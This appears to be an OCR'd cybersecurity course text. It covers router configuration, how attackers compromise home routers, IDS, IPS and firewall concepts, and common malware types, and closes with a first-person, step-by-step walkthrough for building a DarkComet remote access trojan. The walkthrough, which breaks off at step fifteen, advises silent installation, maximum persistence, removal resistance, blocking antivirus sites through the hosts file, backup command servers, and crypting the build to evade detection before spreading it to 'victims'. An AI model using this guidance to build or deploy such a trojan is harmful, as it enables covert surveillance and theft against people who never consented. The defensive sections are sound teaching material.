
SSID - Your network's name.[4] This is the name that you and others see when connecting to the Wi-Fi.

Connected Devices - View a list of any devices connected to your network, as well as recently connected devices.


Parental Controls - Review your router's parental settings, such as time limits for devices or blocked sites.




5**. Change your wireless network's name.** Editing the "SSID" field will change the name of the wireless network. Keep in mind that doing this will cause any connected devices to lose the connection, and you'll have to reconnect them to the newly-named network.
You'll usually have to open your router's Settings page to do this.



6. **Secure your wireless network.**[5] Most modern routers support multiple kinds of wireless encryption. Use WPA2 to ensure that your network key will remain secure.
If you change the password, use a combination of letters, numbers, and symbols. Avoid basing your password on personal information (e.g., your date of birth).



7. **Assign your router a new username and password.** You will use this the next time you access the router. The default name and password for your router is very unsecure, as anyone that is connected to your network can easily enter the settings and compromise the security of your network.



Attacking the Router

One of the most important electronic items in your home is the router. All other devices depend on it for an internet connection. It is the door into your digital world, yet it is often neglected for long periods, getting no attention until the connection goes down.

Since it connects all other systems on the local network, your router makes for an attractive target. The advantages of a compromised home router to bad guys are plenty: they can use it as a proxy for malicious activity, to transfer stolen data, launch direct attacks, or hack other devices on its network.

Hackers are methodical, going through several steps before assuming control of a router. They have no preferences as to the brand of the gadget – it just has to be vulnerable, easy to pop, and available in large numbers.

The decision of what to target is typically connected to the disclosure of a vulnerability or some information that would make it easier to hack. It could be a security bug in one of the components that allows elevated privilege access on the device, a report disclosing a hidden backdoor account or bad default configuration.

Locating the prey

Before taking action, any hacker worth their salt learns about their target — not just to accurately locate the devices online, but also to reduce mistakes when compromising them.

Cybercriminals start their search for vulnerable systems on the internet itself. They automate the process using scanning tools that can explore the entire online world. There are even search engines that retrieve the IP address of internet-connected equipment based on specific identification data.

Getting in

Once they know the location of the targets, hackers can start the break-in operation. Popular methods include using the default credentials to log in via a reachable service (web interface, SSH, telnet) and trying out multiple username/password combinations until the correct one is found (brute-force attack).

Exploits are another method to get in, and the bad guys have all the reasons to keep an eye on the latest disclosures – it is ready-made code aligned with their purposes. The age of the vulnerability is irrelevant, because updates, even when they are available, are often installed late, if at all. Cybercriminals rely on this reality to do their business.

Staying in

The moment they get in, hackers can plant their malware or adjust configuration to their favor, like redirecting traffic through their gear, which could also mean monitoring and control. When this happens, you are no longer in control of the device.

An infected router responds to the commands of the hacker, who can instruct it to search and infect other vulnerable targets reachable over the internet. It can also map the local network and send attackers details about the systems it finds, allowing them to plan future attacks.

Stay safe

There are multiple way to keep your equipment clean. Enabling recommended defenses deflects most attacks, but it is no silver bullet. You should also update as soon as the vendor releases new firmware. To lower the risk, you could install a hardware security solution, which would handle the traffic automatically and repel hacking attempts.

Most malware for routers is not persistent, meaning that rebooting the device removes the malicious code. However, some viruses survive this action. In this case, it is recommended to reset the equipment to its factory settings and configure it anew.

Concept Of IDS/IDPS/Firewall

IDS

An **intrusion detection system** (**IDS**) is a device or software application that monitors a network or systems for malicious activity or policy violations. Any malicious activity or violation is typically reported either to an administrator or collected centrally using a security information and event management (SIEM) system. A SIEM system combines outputs from multiple sources, and uses alarm filtering techniques to distinguish malicious activity from false alarms.

IDS types range in scope from single computers to large networks. The most common classifications are **network intrusion detection systems** (**NIDS**) and **host-based intrusion detection systems** (**HIDS**).

A system that monitors important operating system files is an example of an HIDS, while a system that analyzes incoming network traffic is an example of an NIDS. It is also possible to classify IDS by detection approach: the most well-known variants are signature-based detection (recognizing bad patterns, such as malware); and anomaly-based detection (detecting deviations from a model of "good" traffic, which often relies on machine learning). Some IDS products have the ability to respond to detected intrusions. Systems with response capabilities are typically referred to as an **intrusion prevention system**. Intrusion detection systems can also serve specific purposes by augmenting them with custom tools, such as using a honeypot to attract and characterize malicious traffic.

IDPS

An intrusion prevention system (IPS) is a system that monitors a network for malicious activities such as security threats or policy violations. The main function of an IPS is to identify suspicious activity, and then log information, attempt to block the activity, and then finally to report it. Intrusion prevention systems are also known as intrusion detection prevention systems (IDPS).

An IPS can be either implemented as a hardware device or software. Ideally (or theoretically) and IPS is based on a simple principle that dirty traffic goes in and clean traffic comes out. Intrusion prevention systems are basically extensions of intrusion detection systems. The major difference lies in the fact that, unlike intrusion detection systems, intrusion prevention systems are installed are able to actively block or prevent intrusions that are detected. For example, an IPS can drop malicious packets, blocking the traffic an offending IP address, etc.

Firewall

A ruleset contains a group of rules which pass or block packets based on the values contained in the packet. The bi-directional exchange of packets between hosts comprises a session conversation. The firewall ruleset processes both the packets arriving from the public Internet, as well as the packets produced by the system as a response to them. Each TCP/IP service is predefined by its protocol and listening port. Packets destined for a specific service originate from the source address using an unprivileged port and target the specific service port on the destination address. All the above parameters can be used as selection criteria to create rules which will pass or block services.

FTP has two modes: active mode and passive mode. The difference is in how the data channel is acquired. Passive mode is more secure as the data channel is acquired by the ordinal ftp session requester.

A firewall ruleset can be either “exclusive” or “inclusive”.

An exclusive firewall allows all traffic through except for the traffic matching the ruleset. An inclusive firewall does the reverse as it only allows traffic matching the rules through and blocks everything else.

An inclusive firewall offers better control of the outgoing traffic, making it a better choice for systems that offer services to the public Internet. It also controls the type of traffic originating from the public Internet that can gain access to a private network. All traffic that does not match the rules is blocked and logged. Inclusive firewalls are generally safer than exclusive firewalls because they significantly reduce the risk of allowing unwanted traffic.

MALWARE ANALYSIS

8
MALWARE ANALYSIS

Malware

Malware, short for malicious software, can easily be described as unwanted software that is installed in your system without your consent. Viruses, worms, and Trojan horses are examples of malicious software that are often grouped together and referred to as malware**.**

Types of Malwares

#Computer Virus

Created to relentlessly self-replicate it infects programs and files. The malicious activities may be targeted at destroying valuable data or causing unrepairable damages.

#Spyware

The name says it all, the software is created to spy on the victim so, it is secretly implanted on the computing device by the hacker. The spyware gathers information and sends it to the hacker.

#Adware

The malicious program is devised to pop-up unwanted advertisements on the victim's computer without their permission. The pop-ups are uncontrollable and tend to behave erratically, they usually appear numerous times on the screen and it becomes tedious to close them.

#Rootkit

Rootkit Virus assists a hacker in remotely accessing or controlling a computing device or network without being exposed. They are hard to detect due to the reason that they become active even before the system's Operating System is booted up.

#Trojan Horse

The name "Trojan horse" arrives from the ancient Greek tale on Trojan War. Similar to the story, the malicious program sneaks into the victim's computer disguised as a legitimate program that users will accept and want to use.

#Worm

The Worm Virus is a malicious code that copy's itself and spreads to other computers. The Worm makes use of the network to spread to other devices. An infected network or system may slow down and face unexpected hiccups on the full-swing. While a Computer Virus attaches itself to different programs and executable codes, the Worm Virus spreads across the networks, this is the notable difference between the two.

#Ransomware

As the name interprets, the ransomware is a ransom malware. The ransom virus blocks the user from

accessing the files or programs and the virus removal demands to pay the ransom through certain online payment methods. Once the amount is paid the user can resume using their system.

#Keylogger

The Keylogger records every keystroke that a user makes on their device by running in the background. It steals user credentials and confidential data and forwards it to the hacker for malicious purpose.


#Botnet

The cybercriminal blocks a user actions and takes full control of the system. The hacker creates a network of malware-infected computers which functions as a bot. The botnet virus is used to transmit malware, send spam emails, and execute other malicious tasks

Dark Comet Demonstration

Step One

First, open the DarkComet Client tool (execute it as administrator and allow it access to networks) and look at it, then go to the “Edit Server” tab. If you want to change the port used, I can get to that later. It is in ““Listen”. By default, it uses port 1604. Select “Edit Server Module” and we can begin! It should look like this...



Step Two

Now you can choose here to change password and select to use one

(RECOMMENDED), and also change the mutex to something unique. Once this is

done, click the “Network Settings” tab...


In here, in the IP/DNS box, insert the NO-IP DNS you have chosen and the port. I

just used 127.0.0.1 as this is a localhost test ONLY.

You can also change the port.

Once you input the correct DNS, click “Add this configuration”.

I normally add several different dynamic DNS's for it, because if one gets banned or null-routed I want a backup!




Step Three

Click the tab “Module Startup” and select the settings you want for your RAT's Installation/Persistance.

Appdata is a good place for installation, and I normally select all the boxes, so that I know all its “Getting stuck deep in their system” functions are enabled!

Here is a screenshot of my (fairly standard) configuration…




Step Four

Select the “Install Message” tab if you want, I never bother. However a fake error is sometimes good if you want to use the fake program ruse... I just ignore this – I prefer SILENT installation :)

I wont screencap this, it is a waste of time. You will know how to work it...

Step Five

Select the “Module Shield” tab, and proceed to happily tick ALL the boxes. This basically makes it harder to get rid of... It makes for greater persistence :)



Step Six

Select “Keylogger” and input the settings you want. I do not have a FTP server set up at the moment so I have not bothered with this step! It is pretty self explanitory though... Maybe I write about it later on...

Step Seven

Hosts File: If you want to edit hosts file (perhaps to block AV sites?) use this. I did not bother with this either here... Hence no screencap. But it is a VERY useful setting :) Maybe I can write about it later on...

Step Eight

Choose Icon: Just choose an appropriate icon for your malware! I am not going into this either... I just use whatever one suits the target I am testing on that particular day of the week.

Step Nine

Add Plugins: No Plugins available yet... So I ignore...

Step Ten

File Binder: This is important if you are binding your server.exe to something. But I am not (yet) so I will not bother either... Just good to know it is there!

Step Eleven

Build Server: Select preferred file extension and compression method and build it! Again, waste of time to go into detail on this.


Step Twelve

Now you install it wherever you need it, spread it, etc. This is outside the scope of this manual, so I leave it up to you to crypt it (make it FUD) and spread it or whatever. AS-IS it IS detected by AV software. Now I am going to show you some features this RAT has in the next few steps!

Step Thirteen

Ok, so our RAT is running in the “target” system (in this I am running it on localhost) and it shows up in the client like so... You get a popup in your taskbar telling you it is running :)

At this point, we are ready to begin exploring the various functions of this RAT!




Step Fourteen


Right click on your victim and select “Open Control Centre” to gain access to a

whole bunch of fun stuff to play with... I will get into each of those in a moment :)

Here is what control center looks like...

By default it shows system info…






Step Fifteen

Now that we got System Info covered, lets explore the “Fun Menu” of this RAT...

This step will go through each of the things under “Fun” one at a time, so it may take a while :) (Disregard that, if you cannot work it out you need to be shot!)

